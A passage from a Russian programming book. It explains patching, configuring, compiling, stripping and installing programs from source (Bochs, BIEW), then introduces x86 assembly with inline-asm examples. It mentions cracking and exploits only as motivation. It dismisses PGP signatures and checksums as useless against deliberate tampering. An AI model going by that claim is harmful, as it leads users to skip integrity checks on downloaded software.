Здесь `my_patch.patch` — имя diff-файла, а `p1` — уровень вложенности. Номер <1> означает, что мы вызываем `patch` из основного каталога программы. Зачем это нужно? Откроем diff-файл в любом редакторе и посмотрим, каким образом в нем задаются пути к файлам, например, для редактора BIEW это сделано так: `BIEW-561/BIEWlib/sysdep/ia32/os2/timer.c`. Ага, путь начинается с имени каталога, в который должна быть распакована программа (в данном случае это имя — `BIEW-561`). Но можем ли мы переименовать его? Ведь многие хакеры предпочитают короткие имена файлов в стиле "`bw`". Ключ `-p1` заставляет утилиту `patch` игнорировать первое слева имя в цепочке, и тогда путь начинается с `/BIEWlib`, при этом естественно, каталог `BIEW-561` (как уже говорилось, его можно и переименовать) должен быть текущим. Если же мы накладываем заплатку извне каталога `BIEW-561`, необходимо указать ключ `-p0`. Отсутствие ключа `-p` приводит к полному игнорированию путей, и все файлы ищутся в текущем каталоге, где они, естественно, найдены не будут!

> ***Примечание***
>
> Установка заплатки — обратимая операция, и при желании заплатку можно удалить, воспользовавшись ключом `-R`, возвращающим все измененные строки на место. Кроме того, обратите внимание на ключ `-b`, создающий резервные копии измененяемых файлов.

Иногда к одной версии прилагается сразу несколько заплаток, что может серьезно озадачить даже бывалых пользователей. Внимательно прочитайте описание: в каком порядке их следует устанавливать! Если же описание отсутствует — смотрите на изменения и разбирайтесь с порядком наложения самостоятельно, или же вовсе откажитесь от установки. В экзотических случаях заплатка представляет собой скрипт, выполняющий все изменения самостоятельно.

Многие разработчики прилагают к архивам цифровые подписи типа PGP или эталонные контрольные суммы. Теоретически это позволяет предотвратить возможное искажение информации или ее подделку. Современные архиваторы контролируют целостность данных самостоятельно, а от преднамеренного взлома никакая цифровая подпись не спасет! Так что решайте сами — использовать их или нет, а мы приступаем к главному — к компиляции.

Приступаем к сборке

В среде пользователей Linux бытует мнение, что если программа не собирается "стандартным" путем (например, как показано в листинге 3.7), то это неправильная программа, и работать она будет неправильно. На самом деле, неправильных пользователей на свете гораздо больше, чем неправильных программ!

Листинг 3.7. Типовой порядок сборки большинства программ

```
$./configure
$make
$make install
```

Начнем с того, что в отличие от мира Windows, где программа устанавливается/собирается путем запуска программ setup.exe и nmake.exe, соответственно, в UNIX процесс сборки начинается... с чтения документации! Читать документацию обязательно! Даже если сборка с настройками по умолчанию пройдет без сучка и задоринки, полученная конфигурация вряд ли будет оптимальной.

Обычно к исходным текстам прилагается файл, называющийся install, readme и т. п. Если же архив не содержит ничего подобного (как, например, в случае с Bochs), то ищите инструкцию по сборке на сайте проекта. В особо тяжелых случаях инструкция может находиться внутри файлов configure и makefile.

Файл configure представляет собой достаточно сложный скрипт (рис. 3.11), анализирующий текущую конфигурацию, распознающий платформу, определяющий наличие всех необходимых библиотек и управляющий опциями сборки (в частности, в нем указывается, какие функции должны быть включены, а какие — блокированы). В результате его работы генерируется файл с именем makefile, который и собирает (компилирует, затем компонует) программу.

Некоторые конфигураторы имеют продвинутый интерфейс и работают в интерактивном режиме, но это не правило, а скорее приятное исключение. Гораздо чаще опции сборки задаются через ключи командной строки или даже путем правки самого конфигурационного файла.




Рис. 3.11. Конфигуратор за работой

Самая важная опция компиляции — это платформа. Под UNIX-системами она в большинстве случаев распознается автоматически, и никаких проблем при этом не возникает, но вот при сборке под MacOS, BeOS, QNX, Win32 вы можете встретиться с серьезными сложностями. Несмотря на то, что разработчики стремятся обеспечить максимальную переносимость, на практике все происходит совсем не так. Больше всего страдают пользователи Windows, так как эта платформа не поддерживает shell-скриптов, и конфигуратор там не работает. Даже если разработчик предусмотрел возможность компиляции под Win32, управлять опциями проекта приходится вручную, путем правки make-файла, а для этого еще необходимо разобраться, какая строка за что отвечает. Положение частично спасает пакет cygwin[6] (если, конечно, он установлен), но проблемы все равно остаются.

Остальные опции имеют уже не столь решающее значение, но и к второстепенным их не отнесешь. Сборка с настойками по умолчанию гарантирует, что программа соберется правильно и, может быть, даже заработает. Однако поддержки нужных вам режимов в этой сборке может и не оказаться. В частности, уже не раз упомянутый Bochs по умолчанию собирается без эмуляции SoundBlaster, без поддержки сетевой карты, наборов инструкций SSE/MMX, архитектуры x86-64, без интегрированного отладчика и без оптимизации скорости выполнения виртуального кода. Можно, конечно, бездумно активировать все опции, но это — далеко не лучшая идея. Во-первых, многие опции конфликтуют друг с другом, а во-вторых, дополнительные компоненты не только увеличивают размер откомпилированного файла, но и зачастую замедляют скорость работы программы. Поэтому, составляя "меню", необходимо быть очень внимательным и предусмотрительным. В частности, заставить Bochs поддерживать архитектуру x86-64 вместе с интегрированным отладчиком можно так, как показано в листинге 3.8.

Листинг 3.8. Задание опций сборки Bochs посредством командной строки

```
$./configure --enable-x86-64 --enable-debugger
```

А что делать, если в документации нет никакого упоминания о сборочных опциях (или есть, но неполное)? Тогда следует открыть файл configure в любом текстовом редакторе и просмотреть доступные опции. Если вам повезет, то они будут снабжены комментариями (листинг 3.9). Как вариант, можно попробовать дать команду `$./configure --help` — если вам повезет, она выведет хоть какую-нибудь справочную информацию.

Листинг 3.9. Фрагмент файла configure с опциями сборки

```
--enable-processors      select number of processors (1,2,4,8)
--enable-x86-64          compile in support for x86-64 instructions
--enable-cpu-level       select cpu level (3,4,5,6)
--enable-apic            enable APIC support
--enable-compressed-hd   allows compressed zlib hard disk image (not implemented yet)
--enable-ne2000          enable limited ne2000 support
--enable-pci             enable limited i440FX PCI support
--enable-pcidev          enable PCI host device mapping support (linux host only)
--enable-usb             enable limited USB support
--enable-pnic            enable PCI pseudo NIC support
```

[6] Cygwin — набор свободно распространяемых программных средств, разработанных фирмой Cygnus Solutions (в ноябре 1999 компания Cygnus Solutions объявила о своем слиянии с Red Hat и прекратила свое существование в начале 2000 года). Пакет Cygwin позволяет превратить Windows различных версий в некое подобие UNIX-системы. Его можно свободно скачать из Интернета (**http://www.cygwin.com/**).




Рис. 3.12. Конфигурирование программы посредством правки make-файла

Некоторые программы (например, hex-редактор BIEW) вообще не имеют configure-файла. Это значит, что настраивать программу приходится вручную, путем редактирования файла makefile (рис. 3.12). Но не пугайтесь, на практике эта задача окажется намного проще, чем может показаться на первый взгляд. Структура файла makefile довольно проста. Фактически этот файл представляет собой последовательность команд и переменных (листинг 3.10). Вот переменными-то мы и будем управлять! Перечень возможных значений обычно содержится тут же, в комментариях.

Листинг 3.10. Фрагмент make-файла с опциями и комментариями

```
# Please select target platform. Valid values are:
# For 16-bit Intel: i86 i286 ( still is not supported by gcc )
# For 32-bit Intel
#        basic    : i386 i486
#        gcc-2.9x : i586 i686 p3 p4 k6 k6_2 athlon
#        pgcc     : i586mmx i686mmx p3mmx p4mmx k5 k6mmx k6_2mmx 6x86 6x86mmx
#                   athlon_mmx
# Other platform  : generic
#-------------------------------------------------------
TARGET_PLATFORM=i386

# Please select target operating system. Valid values are:
# dos, os2, win32, linux, unix, beos, qnx4, qnx6
#-------------------------------------------------------
TARGET_OS=unix
```

```
# Please add any host specific flags here
# (like -fcall-used-R -fcall-saved-R -mrtd -mregparm=3 -mreg-alloc=  e.t.c ;-):
#-------------------------------------------------------------------------
# Notes: You can also define -D__EXPERIMENTAL_VERSION flag, if you want to
# build experimental version with fastcall technology.
# *************************************************************************
# You can also define:
# -DHAVE_MMX     mostly common for all cpu since Pentium-MMX and compatible
# -DHAVE_MMX2    exists on K7+ and P3+
# -DHAVE_SSE     exists only on P3+
# -DHAVE_SSE2    exists only on P4+
# -DHAVE_3DNOW   exists only on AMD's K6-2+
# -DHAVE_3DNOWEX exists only on AMD's K7+
# *************************************************************************
# -D__DISABLE_ASM disables all inline assembly code.
# Try it if you have problems with compilation due to assembler errors.
# Note that it is not the same as specifying TARGET_PLATFORM=generic.
#-------------------------------------------------------------------------
HOST_CFLAGS=
```

Нужно заранее приготовиться к тому, что часть переменных окажется привязанной к рабочей среде (окружению) автора. Эта привязка выражается в том, что файл будет содержать абсолютные пути к целевым каталогам, включаемым файлам, библиотекам и т. д., или же эти переменные окажутся неинициализированными. В этом случае вам придется задать их самостоятельно. Некоторые make-файлы управляются через переменные окружения, которые опять-таки необходимо задать перед компиляцией (листинг 3.11).

Листинг 3.11. Фрагмент make-файла, управляемого через переменные окружения

```
PDCURSES_HOME                =$(PDCURSES_SRCDIR)
```

И вот, наконец, наступает торжественный момент, когда все опции настроены и можно приступать к сборке. С замиранием сердца пишем `$make`, и процесс сборки начнется. Компиляция длится долго, и достаточно часто она прерывается сообщением об ошибке. Что делать? Главное — не паниковать, а внимательно прочесть и проанализировать выведенное сообщение. Чаще всего причина ошибки заключается в том, что программе не хватает какой-нибудь библиотеки или заголовочного файла. Вообще-то, это должен быть выявить конфигуратор (если только он есть), но скачать недостающие компоненты при наличии Интернета — не проблема. Знать бы только, что именно надо скачать! К сожалению, далеко не всегда makefile сообщает "официальное" название библиотеки. Но и это еще не беда! Поищите в Интернете по имени файла и выясните, какому пакету он принадлежит и откуда его можно скачать. Кроме того, неплохо заглянуть на форум техподдержки (наверняка не вы одни столкнулись с этой ошибкой, а раз так, то этот вопрос должен обсуждаться на различных форумах). Если и это не поможет — прочтите документацию еще раз, обращая внимание на то, какие библиотеки и системные компоненты должны быть установлены. Наконец, попробуйте различные комбинации опций сборки (как вариант — отключите все, что только можно отключить).

Ситуация становится хуже, если вы столкнетесь с ошибками самих разработчиков. Ведь make-файлы тоже люди пишут, и далеко не на всех платформах их тестируют. Если так — попробуйте связаться с разработчиками или соберите программу на другой платформе (другим компилятором).

По умолчанию, программы, как правило, собираются с отладочной информацией, что существенно упрощает их отладку, но вместе с тем и увеличивает размер. Если отладка чужих программ

не входит в ваши планы, то отладочную информацию лучше убрать. Это можно сделать либо на стадии конфигурации, дав команду `$./configure --disable-debug`, либо вручную вырезать отладочную информацию из ELF-файла, пропустив его через утилиту `strip`, которая входит в большинства дистрибутивов UNIX. Но перед этим запустите программу `file` и посмотрите, как обстоят дела. Пример, иллюстрирующий ситуацию с Bochs, приведен в листинге 3.12.

Листинг 3.12. Эмулятор Bochs, собранный с настройками по умолчанию, содержит отладочную информацию

```
$file bochs
bochs: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.0,
dynamically linked (uses shared libs), not stripped
```

Поскольку отладочная информация присутствует (not stripped), Bochs занимает целых 9 Мбайт (листинг 3.13).

Листинг 3.13. С отладочной информацией bochs занимает целых 9 Мбайт

```
$ls -l bochs
итого 15052
-rw-r--r--  1 root staff     138 2006-03-21 05:24 1
-rw-r--r--  1 root staff       0 2006-03-21 05:25 2
-rwxr-xr-x  1 root staff 9407192 2006-03-20 20:44 bochs
-rwxr-xr-x  1 root staff   36966 2006-03-20 20:44 bxcommit
-rwxr-xr-x  1 root staff   37697 2006-03-20 20:44 bximage
-rwxr-xr-x  1 root staff 5390592 2006-02-19 22:12 elinks
-rwxr-xr-x  1 root staff  488395 2006-02-19 21:58 js
```

Итак, запустим утилиту strip и удалим отладочную информацию (листинг 3.14).

Листинг 3.14. Утилита strip удаляет отладочную информацию из файла

```
$strip bochs
```

После удаления отладочной информации размер файла сокращается в девять (!) раз, причем без какой бы то ни было потери функциональности (листинг 3.15).

Листинг 3.15. После удаления отладочной информации размер файла Bochs уменьшается до 1 Мбайта

```
$file bochs
bochs: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.0,
dynamically linked (uses shared libs), stripped

$ls -l bochs
итого 6844
-rw-r--r--  1 root staff     138 2006-03-21 05:24 1
-rw-r--r--  1 root staff     399 2006-03-21 05:25 2
-rw-r--r--  1 root staff       0 2006-03-21 05:25 3
-rwxr-xr-x  1 root staff 1009368 2006-03-21 05:25 bochs
-rwxr-xr-x  1 root staff   36966 2006-03-20 20:44 bxcommit
-rwxr-xr-x  1 root staff   37697 2006-03-20 20:44 bximage
-rwxr-xr-x  1 root staff 5390592 2006-02-19 22:12 elinks
-rwxr-xr-x  1 root staff  488395 2006-02-19 21:58 js
```

Инсталляция

Откомпилированная программа, как правило, еще не готова к работе. Нам предстоит еще много работы: удалить промежуточные файлы, созданные в процессе компиляции (библиотеки, объектные файлы), настроить конфигурационные файлы, разместить файлы данных по своим каталогам, а при необходимости — изменить системные настройки.

За это отвечает команда `$make install`, однако далеко не во всех программах она реализована, взять, например, хотя бы тот же BIEW (листинг 3.16).

Листинг 3.16. Фрагмент make-файла из BIEW показывает, что автоматическая инсталляция не реализована

```
install:
        @echo Sorry! This operation should be performed manually for now!
        @exit
```

С другой стороны, автоматическая инсталляция — это рулетка. Все мы знаем, во что способен превратить систему кривой setup.exe. Поэтому, прежде чем вводить команду `$make install`, неплохо бы заглянуть в файл makefile (раздел `install:`) и посмотреть, что он собирается делать. Вдруг это вас не устраивает?

Если вам не повезло с автоматической инсталляцией, попробуйте дать команду `$make uninstall`, удаляющую программу из системы — вдруг повезет? Однако в подавляющем большинстве случаев она не реализована.

Кроме того, существует полезная утилита CheckInstall (**http://checkinstall.izto.org/**). Это — бесплатно распространяемая утилита, трассирующая `$make install` на виртуальной машине и автоматически генерирующая полноценный "дистрибутив" любого типа: Slackware, RPM или Debian, устанавливаемый в систему соответствующим менеджером инсталляций, который всегда может сделать корректный uninstall, даже если он не был предусмотрен автором программы. Просто вместо `$make install` следует дать команду `$sudo checkinstall` и немного подождать...

Настоящие хакеры предпочитают устанавливать программу руками, используя готовую бинарную сборку как образец. Это самый надежный способ, однако требующий времени и квалификации.

Кстати говоря, большинство инсталляторов помещают программы в каталог /usr/local/bin/, что не всем нравится. Правильные конфигураторы поддерживают ключ `--prefix`, позволяющий устанавливать программы куда угодно (например, `$./configure --prefix=/usr`), неправильные заставляют нас это делать вручную.

Заключение

Вот, оказывается, какой нетривиальный процесс представляет собой ручная сборка! Ручная компиляция — это дверь в мир практически неограниченных возможностей, однако попасть в него может только тот, кто не боится сложностей, готов совершать ошибки, умеет работать с документацией и движется вперед даже под проливным дождем.



Глава 4

Ассемблеры

Низкоуровневое программирование — это разговор с компьютером на естественном для него языке, радость общения с "голым" железом, высший пилотаж полета свободной мысли и безграничное пространство для самовыражения. Вопреки распространенному мнению, ассемблер намного проще большинства языков высокого уровня. Он значительно проще, чем C++, и овладеть им можно буквально в течение нескольких месяцев. Все, что для этого требуется — это взять правильный старт и уверенно продвигаться в нужном направлении, а не петлять во тьме наугад.

Хакер, не знающий ассемблера, — это все равно, что гребец без весла. На языках высокого уровня далеко не уедешь. Чтобы взломать приложение, исходные тексты которого недоступны (а в подавляющем большинстве случаев дело обстоит именно так), необходимо проанализировать его алгоритм, растворенный в дебрях машинного кода. Существует множество переводчиков машинного кода на язык ассемблера (они называются дизассемблерами), но автоматически восстановить исходный текст по машинному коду невозможно!

Поиск недокументированных возможностей в недрах операционной системы также ведется на ассемблере. Поиск закладок, обезвреживание вирусов, адаптация приложений под собственные нужды, обратная разработка приложений с целью заимствования реализованных в них идей, рассекречивание засекреченных алгоритмов. Перечисление можно продолжать бесконечно. Сфера применения ассемблера настолько широка, что проще перечислить области, к которым он не имеет никакого отношения.

Ассемблер — это мощное оружие, дающее безграничную власть над системой. Это отнюдь не заумная теория, а самый настоящий хардкор. Самомодифицирующийся код, технологии полиморфизма, противодействие отладчикам и дизассемблерам, эксплоиты, генетически модифицированные черви, шпионаж за системными событиями, перехват паролей…

Ассемблер — это седьмое чувство и второе зрение. Когда на экране всплывает хорошо известное окно с воплем о критической ошибке, прикладные программисты лишь ругаются и разводят руками (это карма у программы такая). Все эти сообщения и дампы для них — китайская грамота. Но не для ассемблерщиков! Эти ребята спокойно идут по указанному адресу и правят баг, зачастую даже без потери несохраненных данных!

Философия ассемблера

Ассемблер — это низкоуровневый язык, оперирующий машинными понятиями и концепциями. Не ищите в нем команду для вывода строки "Hello, world!". Здесь ее нет. Вот краткий перечень действий, которые может выполнить процессор: сложить/вычесть/разделить/умножить/сравнить два числа и, в зависимости от полученного результата, передать управление на ту или иную ветку, переслать число с одного адреса по другому, записать число в порт или прочитать его оттуда. Управление периферией осуществляется именно через порты или через специальную область

памяти (например, видеопамять). Чтобы вывести символ на терминал, необходимо обратиться к технической документации на видеокарту, а чтобы прочитать сектор с диска — к документации по накопителю. К счастью, эту часть работы берут на себя драйверы, и выполнять ее вручную обычно не требуется (к тому же, в нормальных операционных системах, например, таких как семейство Windows NT, с прикладного уровня порты недоступны).

Другой машинной концепцией является *регистр*. Объяснить, что это такое, не погрешив против истины, невозможно. Регистр — это нечто такое, что выглядит как регистр, но таковым в действительности не является. В древних машинах регистр был частью устройства обработки данных. Процессор не может сложить два числа, находящихся в оперативной памяти. Сначала он должен взять их в руки (регистры). Это — на микроуровне. Над микроуровнем расположен интерпретатор машинных кодов, без которого не обходится ни один из современных процессоров (да-да, машинные коды интерпретируются!). Мини-ЭВМ DEC PDP-11 уже не требовала от программиста предварительной загрузки данных в регистры, делая вид, что берет их прямо из памяти. На самом же деле, данные скрытно загружались во внутренние регистры, а после выполнения арифметических операций результат записывался в память или в… "логический" регистр, представляющий собой ячейку сверхбыстрой памяти.

В компьютерах x86 регистры также виртуальны, но в отличие от PDP, частично сохранили свою специализацию. Некоторые команды (например, `mul`) работают со строго определенным набором регистров, который не может быть изменен. Это — плата за совместимость со старыми версиями. Другое неприятное ограничение состоит в том, что x86 не поддерживает адресации типа "память — память", и одно из обрабатываемых чисел обязательно должно находиться в регистре или представлять собой непосредственное значение. Фактически, ассемблерная программа наполовину состоит из команд пересылки данных.

Все эти действия происходят на арене, называемой *адресным пространством*. Адресное пространство — это просто совокупность ячеек виртуальной памяти, доступной процессору. Операционные системы типа Windows 9*x* и большинство клонов UNIX создают для каждого приложения свой независимый 4-Гбайтный регион, в котором можно выделить, по меньшей мере, три области: область *кода*, область *данных* и *стек*.

Стек — это способ хранения данных, представляющий собой нечто среднее между списком и массивом (читайте "Искусство программирования" Д. Кнута[1]). Команда `push` помещает новую порцию данных на вершину стека, а команда `pop` — снимает данные с вершины стека. Это позволяет сохранять данные в памяти, не заботясь об их абсолютных адресах. Очень удобно! Вызов функций происходит именно так. Команда `call func` забрасывает в стек адрес следующей за ней команды, а команда `ret` снимает его со стека. Указатель на текущую вершину хранится в регистре `ESP`, а дно… формально стек ограничен лишь протяженностью адресного пространства, а так — количеством выделенной ему памяти. Направление роста стека в архитектуре x86: от старших адресов — к младшим. Еще говорят, что стек растет "сверху вниз".

Регистр `EIP` содержит указатель на следующую выполняемую команду и недоступен для непосредственной модификации. Регистры `EAX`, `EBX`, `ECX`, `EDX`, `ESI`, `EDI`, `EBP` называются регистрами общего назначения и могут свободно участвовать в любых математических операциях или операциях обращения к памяти. Их всего семь. Семь 32-разрядных регистров. Первые четыре из них (`EAX`, `EBX`, `ECX` и `EDX`) допускают обращения к своим 16-разрядным половинкам, хранящим младшее слово — `AX`, `BX`, `CX` и `DX`. Каждое из этих слов, в свою очередь, делится на старший и младший байты — `AH`/`AL`, `BH`/`BL`, `CH`/`CL` и `DH`/`DL`. Важно понять, что `AL`, `AX` и `EAX` — это не три разных регистра, а разные части одного и того же регистра!

Кроме того, существуют и другие регистры — сегментные, мультимедийные, регистры математического сопроцессора, отладочные регистры. Без хорошего справочника в них легко запутаться и утонуть, однако на первых порах мы их касаться не будем.

[1] Дональд Э. Кнут. "Искусство программирования", Т. 1—3. — "Вильямс", 2007.

Объяснение ассемблера на примерах C

Основной ассемблерной командой является команда пересылки данных `mov`, которую можно уподобить оператору присваивания. `c = 0x333` на языке ассемблера записывается так: `mov eax, 333h` (обратите внимание на различие в записи шестнадцатеричных чисел!). Можно также записать `mov eax, ebx` (записать в регистр `EAX` значение регистра `EBX`).

Указатели заключаются в квадратные скобки. Таким образом, конструкция языка C `a = *b` на ассемблере записывается так: `mov eax, [ebx]`. При желании, к указателю можно добавить смещение: `a = b[0x66]` эквивалентно: `mov eax, [ebx + 66h]`.

Переменные объявляются директивами `db` (однобайтная переменная), `dw` (переменная длиной в одно слово), `dd` (переменная длиной в двойное слово) и т. д. Знаковость переменных при их объявлении не указывается. Одна и та же переменная в различных участках программы может интерпретироваться и как число со знаком, и как беззнаковое число. Для загрузки переменной в указатель применяется либо команда `lea`, либо `mov` с директивой `offset`. Покажем это на следующем примере (листинг 4.1).

Листинг 4.1. Основные методы пересылок данных

```
LEA EDX,b             ; Регистр EDX содержит указатель на переменную b
MOV EBX,a             ; Регистр EBX содержит значение переменной a
MOV ECX, offset a     ; Регистр ECX содержит указатель на переменную a

MOV [EDX],EBX         ; Скопировать переменную a в переменную b

MOV b, EBX            ; Скопировать переменную a в переменную b

MOV b, a              ; !!!Ошибка!!! так делать нельзя!!!
                      ; Оба аргумента команды MOV не могут быть в памяти!

a DD 66h              ; Объявляем переменную a типа двойного слова и
                      ; Инициализируем ее числом 66h
b DD ?                ; Объявляем неинициализированную переменную b типа
                      ; двойного слова
```

Теперь перейдем к условным переходам. Никакого оператора `if` на ассемблере нет, и эту операцию приходится осуществлять в два этапа. Команда `cmp` позволяет сравнить два числа, сохраняя результат своей работы во флагах. *Флаги* — это биты специального регистра, описание которого заняло бы слишком много места и поэтому здесь не рассматривается. Достаточно запомнить три основных состояния: меньше (below или less), больше (above или great) и равно (equal). Семейство команд условного перехода `jx` проверяют условие `x` и, если оно истинно, совершают переход (jump) по указанному адресу. Например, `je` выполняет переход, если числа равны (Jump if Equal), а `jne` — если эти числа не равны (Jump if Not Equal). Команды `jb/ja` работают с беззнаковыми числами, а с `jl/jg` — со знаковыми. Любые два не противоречащих друг другу условия могут быть скомбинированы друг с другом. Например, команда `jbe` осуществляет переход, если одно беззнаковое число меньше другого или равно ему. Безусловный переход осуществляется командой `jmp`.

Конструкция `cmp/jx` больше похожа на конструкцию `IF` *xxx* `GOTO` языка Basic, чем на C. Несколько примеров ее использования продемонстрированы в листинге 4.2.

Листинг 4.2. Основные типы условных переходов

```
CMP EAX, EBX      ; Сравнить EAX и EBX
JZ xxx            ; Если они равны, сделать переход на xxx

CMP [ECX], EDX    ; Сравнить *ECX и EDX
JAE yyy           ; Если беззнаковый *ECX >= EDX, то перейти на yyy
```

Вызов функций на ассемблере реализуется намного сложнее, чем на C. Во-первых, существует по меньшей мере два типа соглашений о вызовах (calling conventions) — C и Pascal. В соглашении C аргументы передаются функции справа налево, а из стека их вычищает вызывающий функцию код. В соглашении Pascal все происходит наоборот! Аргументы передаются слева направо, а из стека их вычищает сама функция. Большинство функций API операционный системы Windows придерживаются комбинированного соглашения `stdcall`, при котором аргументы заносятся в соответствии с соглашением C, а из стека вычищаются по соглашению Pascal. Возвращаемое функцией значение помещается в регистр `EAX`, а для передачи 64-разрядных значений используется регистровая пара `EDX:EAX`. Разумеется, этих соглашений необходимо придерживаться только при вызове внешних функций (API, библиотек и т. д.). "Внутренние" функции им следовать не обязаны и могут передавать аргументы любым мыслимым способом, например, через регистры. В листинге 4.3 приведен простейший пример вызова функции.

Листинг 4.3. Вызов функций API операционной системы

```
PUSH offset LibName     ;// Засылаем в стек смещение строки
CALL LoadLibrary        ;// Вызов функции
MOV h, EAX              ;// EAX содержит возращенное значение
```

Ассемблерные вставки как тестовый стенд

Как же сложно программировать на чистом ассемблере! Минимально работающая программа содержит множество разнообразных конструкций, сложным образом взаимодействующих друг с другом и открывающих огонь без предупреждения. Одним махом мы отрезаем себя от привычного окружения. Сложить два числа на ассемблере не проблема, но вот вывести результат этой операции на экран…

Ассемблерные вставки — другое дело. В отличие от классических руководств по ассемблеру (Зубков, Юров), которые буквально с первых же строк бросают читателя в пучину системного программирования, устрашая его ужасающей сложностью архитектуры процессора и операционной системы, ассемблерные вставки оставляют читателя в привычном для него окружении языков высокого уровня (C и/или Pascal). При их использовании знакомство с внутренним миром процессора происходит постепенно, безо всяких резких скачков. Кроме того, ассемблерные вставки позволяют начать изучение непосредственно ассемблера с 32-разрядного защищенного режима процессора. Дело в том, что в чистом виде защищенный режим чрезвычайно сложен для освоения, и потому практически все руководства начинают изложение с описания морально устаревшего 16-разрядного реального режима, что не только оказывается бесполезным балластом, но и замечательным средством запутывания ученика (помните, "забудьте все, чему вас учили раньше…"). Методика обучения на основе ассемблерных вставок превосходит все остальные как минимум по двум категориям:

- Скорость — буквально через три-четыре дня интенсивных занятий человек, ранее никогда не знавший ассемблера, начинает вполне сносно на нем программировать.
- Легкость освоения — изучение ассемблера происходит практически безо всякого напряжения и усилий. Ни на каком из этапов обучения ученика не заваливают ворохом неподъемной и непроходимой информации, а каждый последующий шаг интуитивно понятен.

Ну так чего же мы ждем? Для объявления ассемблерных вставок в Microsoft Visual C++ служит ключевое слово `__asm`. Пример простейшей программы, использующей ассемблерную вставку, приведен в листинге 4.4.

Листинг 4.4. Ассемблерная вставка для сложения двух чисел

```
main()
{
    int a = 1;          // Объявляем переменную a и кладем туда значение 1
    int b = 2;          // Объявляем переменную a и кладем туда значение 1
    int c;              // Объявляем переменную c, но не инициализируем ее

    // Начало ассемблерной вставки
        __asm{
        mov eax, a      ; Загружаем значение переменной a в регистр EAX
        mov ebx, b      ; Загружаем значение переменной b в регистр EBX
        add eax, ebx    ; Складываем EAX с EBX, записывая результат в EAX
        mov c, eax      ; Загружаем значение EAX в переменную c
        }
    // Конец ассемблерной вставки

    // Выводим содержимое c на экран
    // с помощью привычной для нас функции printf
    printf("a + b = %x + %x = %x\n",a,b,c);
}
```

Необходимый инструментарий

Чтобы программировать с помощью ассемблерных вставок, вам потребуется компилятор с интегрированной средой разработчика (например, Microsoft Visual Studio). Ассемблерные вставки отлаживаются точно так же, как и код, написанный на языке высокого уровня, что очень удобно.

